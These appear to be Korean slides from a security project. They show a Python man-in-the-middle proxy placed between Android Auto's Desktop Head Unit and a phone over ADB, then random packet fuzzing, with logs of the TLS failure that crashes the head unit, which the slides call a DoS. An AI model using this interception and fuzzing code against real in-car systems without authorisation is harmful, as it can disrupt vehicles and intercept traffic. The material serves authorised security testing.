
차량에서 지도 드래그

평상 시(유휴)



휴대폰으로 음악 재생

중간자 공격(MitM)



중간자 공격(MitM)

- proxy.py – 통신 중간에 끼어들어서 도청하기

```

proxy.py  X
C: > Users > 황정현 > Downloads > proxy.py > fuzz_data
1  import socket
2  import threading
3  import random
4
5  # 설정
6  LOCAL_PORT = 5277  # DHU가 접속할 포트 (가짜 서버)
7  REMOTE_PORT = 5278  # 실제 폰(ADB)으로 연결된 포트
8
9  def hexdump(data):
10     return " ".join("{:02x}".format(c) for c in data[:16]) + "..."

```

```

def forward(source, destination, direction):
    while True:
        try:
            data = source.recv(4096)
            if len(data) == 0: break

            fuzzed_data = data # (처음엔 정상 작동 확인을 위해 그냥 보냄)

            print(f"[{direction}] {len(data)} bytes: {hexdump(data)}")
            destination.send(fuzzed_data)
        except:
            break
    source.close()
    destination.close()

```

```

def start_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind(('127.0.0.1', LOCAL_PORT))
    server.listen(1)
    print(f"[*] 공격 대기 중... DHU를 실행하세요 (Port: {LOCAL_PORT})")

    while True:
        client_socket, addr = server.accept()
        print(f"[*] DHU 접속됨! 폰(ADB Port {REMOTE_PORT})과 연결 시도...")

        try:
            remote_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            remote_socket.connect(('127.0.0.1', REMOTE_PORT))

            # 양방향 중계 시작
            t1 = threading.Thread(target=forward, args=(client_socket, remote_socket, "DHU->Phone"))
            t2 = threading.Thread(target=forward, args=(remote_socket, client_socket, "Phone->DHU"))
            t1.start()
            t2.start()

        except Exception as e:
            print(f"[!] 폰 연결 실패: {e}")
            client_socket.close()

if __name__ == '__main__':
    start_server()

```

중간자 공격(MitM)

- proxy.py – DHU 포트 변경 후 실행

```
C:\Users\황정현\Downloads>python .\proxy.py
[*] 공격 대기 중... DHU를 실행하세요 (Port: 5277)
[*] DHU 접속됨! 폰(ADB Port 5278)과 연결 시도...
[DHU->Phone] 10 bytes: 00 03 00 06 00 01 00 01 00 07...
[Phone->DHU] 12 bytes: 00 03 00 08 00 02 00 01 00 07 00 00...
[DHU->Phone] 236 bytes: 00 03 00 e8 00 03 16 03 01 00 e1 01 00 00 dd 03...
[Phone->DHU] 2353 bytes: 00 03 09 2d 00 03 16 03 03 00 5b 02 00 00 57 03...
[DHU->Phone] 1218 bytes: 00 03 04 be 00 03 16 03 03 03 4d 0b 00 03 49 00...
[Phone->DHU] 57 bytes: 00 03 00 35 00 03 14 03 03 00 01 01 16 03 03 00...
[DHU->Phone] 8 bytes: 00 03 00 04 00 04 08 00...
[Phone->DHU] 914 bytes: 00 0b 03 8e 17 03 03 03 89 00 00 00 00 00 00 00...
[DHU->Phone] 604 bytes: 00 0b 02 58 17 03 03 02 53 00 00 00 00 00 00 00...
[Phone->DHU] 76 bytes: 01 0f 00 23 17 03 03 00 1e 00 00 00 00 00 00 00...
[DHU->Phone] 37 bytes: 01 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[DHU->Phone] 39 bytes: 00 0b 00 23 17 03 03 00 1e 00 00 00 00 00 00 00...
[Phone->DHU] 117 bytes: 03 0f 00 23 17 03 03 00 1e 00 00 00 00 00 00 00...
[DHU->Phone] 37 bytes: 02 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[DHU->Phone] 74 bytes: 03 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[Phone->DHU] 156 bytes: 05 0f 00 23 17 03 03 00 1e 00 00 00 00 00 00 00...
[DHU->Phone] 37 bytes: 05 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[DHU->Phone] 74 bytes: 06 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[Phone->DHU] 37 bytes: 02 0b 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[Phone->DHU] 56 bytes: 03 0b 00 34 17 03 03 00 2f 00 00 00 00 00 00 00...
```

Fuzzing

- proxy.py에 패킷 변조(fuzzing) 추가

```
# 데이터 변조 함수
def fuzz_data(data, direction):
    # 1% 확률로 데이터 길이를 뺏기거나 이상한 값을 넣음
    if random.random() < 0.01:
        print(f"[🔥 FUZZING!] {direction} 패킷 변조 시도!")

        # 예시: 데이터를 잘라버리거나, 쓰레기 값(0xFF)으로 채움
        # return b'\xFF' * len(data)

        # 예시: 특정 바이트를 랜덤하게 바꿈
        mutable_data = bytearray(data)
        idx = random.randint(0, len(mutable_data) - 1)
        mutable_data[idx] = random.randint(0, 255)
        return bytes(mutable_data)

    return data
```

```
def forward(source, destination, direction):
    while True:
        try:
            data = source.recv(4096)
            if len(data) == 0: break

            fuzzed_data = fuzz_data(data, direction)

            print(f"[{direction}] {len(data)} bytes: {hexdump(data)}")
            destination.send(fuzzed_data)
        except:
            break
    source.close()
    destination.close()
```

Fuzzing

• 결과: DoS 공격

```
C:\Users\황정현\Downloads>python .\proxy.py
[*] 공격 대기 중... DHU를 실행하세요 (Port: 5277)
[*] DHU 접속됨! 폰(ADB Port 5278)과 연결 시도...
[DHU->Phone] 10 bytes: 00 03 00 06 00 01 00 01 00 07...
[Phone->DHU] 12 bytes: 00 03 00 08 00 02 00 01 00 07 00 00...
[DHU->Phone] 236 bytes: 00 03 00 e8 00 03 16 03 01 00 e1 01 00 00 dd 03...
[Phone->DHU] 2353 bytes: 00 03 09 2d 00 03 16 03 03 00 5b 02 00 00 57 03...
[DHU->Phone] 1218 bytes: 00 03 04 be 00 03 16 03 03 03 4d 0b 00 03 49 00...
[Phone->DHU] 57 bytes: 00 03 00 35 00 03 14 03 03 00 01 01 16 03 03 00...
[DHU->Phone] 8 bytes: 00 03 00 04 00 04 08 00...
[Phone->DHU] 914 bytes: 00 0b 03 8e 17 03 03 03 89 00 00 00 00 00 00 00...
[DHU->Phone] 604 bytes: 00 0b 02 58 17 03 03 02 53 00 00 00 00 00 00 00...
[Phone->DHU] 39 bytes: 01 0f 00 23 17 03 03 00 1e 00 00 00 00 00 00 00...
[DHU->Phone] 37 bytes: 01 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[Phone->DHU] 78 bytes: 02 0f 00 23 17 03 03 00 1e 00 00 00 00 00 00 00...
[DHU->Phone] 37 bytes: 02 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[DHU->Phone] 37 bytes: 03 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[Phone->DHU] 232 bytes: 00 0b 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[DHU->Phone] 37 bytes: 04 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[DHU->Phone] 187 bytes: 05 0f 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[Phone->DHU] 37 bytes: 02 0b 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
[DHU->Phone] 41 bytes: 02 0b 00 25 17 03 03 00 20 00 00 00 00 00 00 00...
[DHU->Phone] 39 bytes: 02 0b 00 23 17 03 03 00 1e 00 00 00 00 00 00 00...
[Phone->DHU] 56 bytes: 03 0b 00 24 17 03 03 00 2f 00 00 00 00 00 00 00...
[🔥 FUZZING!] DHU->Phone 패킷 변조 시도!
[DHU->Phone] 37 bytes: 03 0b 00 21 17 03 03 00 1c 00 00 00 00 00 00 00...
```

```
PS C:\Sdk\extras\google\auto> .\desktop-head-unit.exe
Android Auto - Desktop Head Unit
Build: 2022-03-30-438482292
Version: 2.0-windows

[W]: No configuration specified - using default values.
[E]: Could not load configuration from 'C:\Users\황정현\.andro
BoringSSL is the SSL implementation used in the receiver-lib.
Starting link. Requested protocol version: 1.7
[I]: Connecting over ADB to localhost:5277...
[I]: connected.
> Phone reported protocol version 1.7
ssl state=TLS client read_server_hello -1
ssl state=TLS client process_change_cipher_spec -1
ssl state=SSL negotiation finished successfully 1
SSL version=TLSv1.2 Cipher name=ECDHE-RSA-AES128-GCM-SHA256
Verify returned: ok
Error from SSL_read (ret=-1, sslErr=1):
  4137451480:error:100003fc:SSL routines:OPENSSL_internal:SSL
sl/tls_record.cc:594:SSL alert number 20

Failed to dequeue from decryption pipeline!
Sending Framing Error notification!
[E]: Unrecoverable error -251
[E]: Google Automotive Link error -251.
[E]: Stream is broken, please check phone.
[E]: Out of sync with phone. Exiting...
```

패킷 복호화 실패 -> 강제 종료

감사합니다.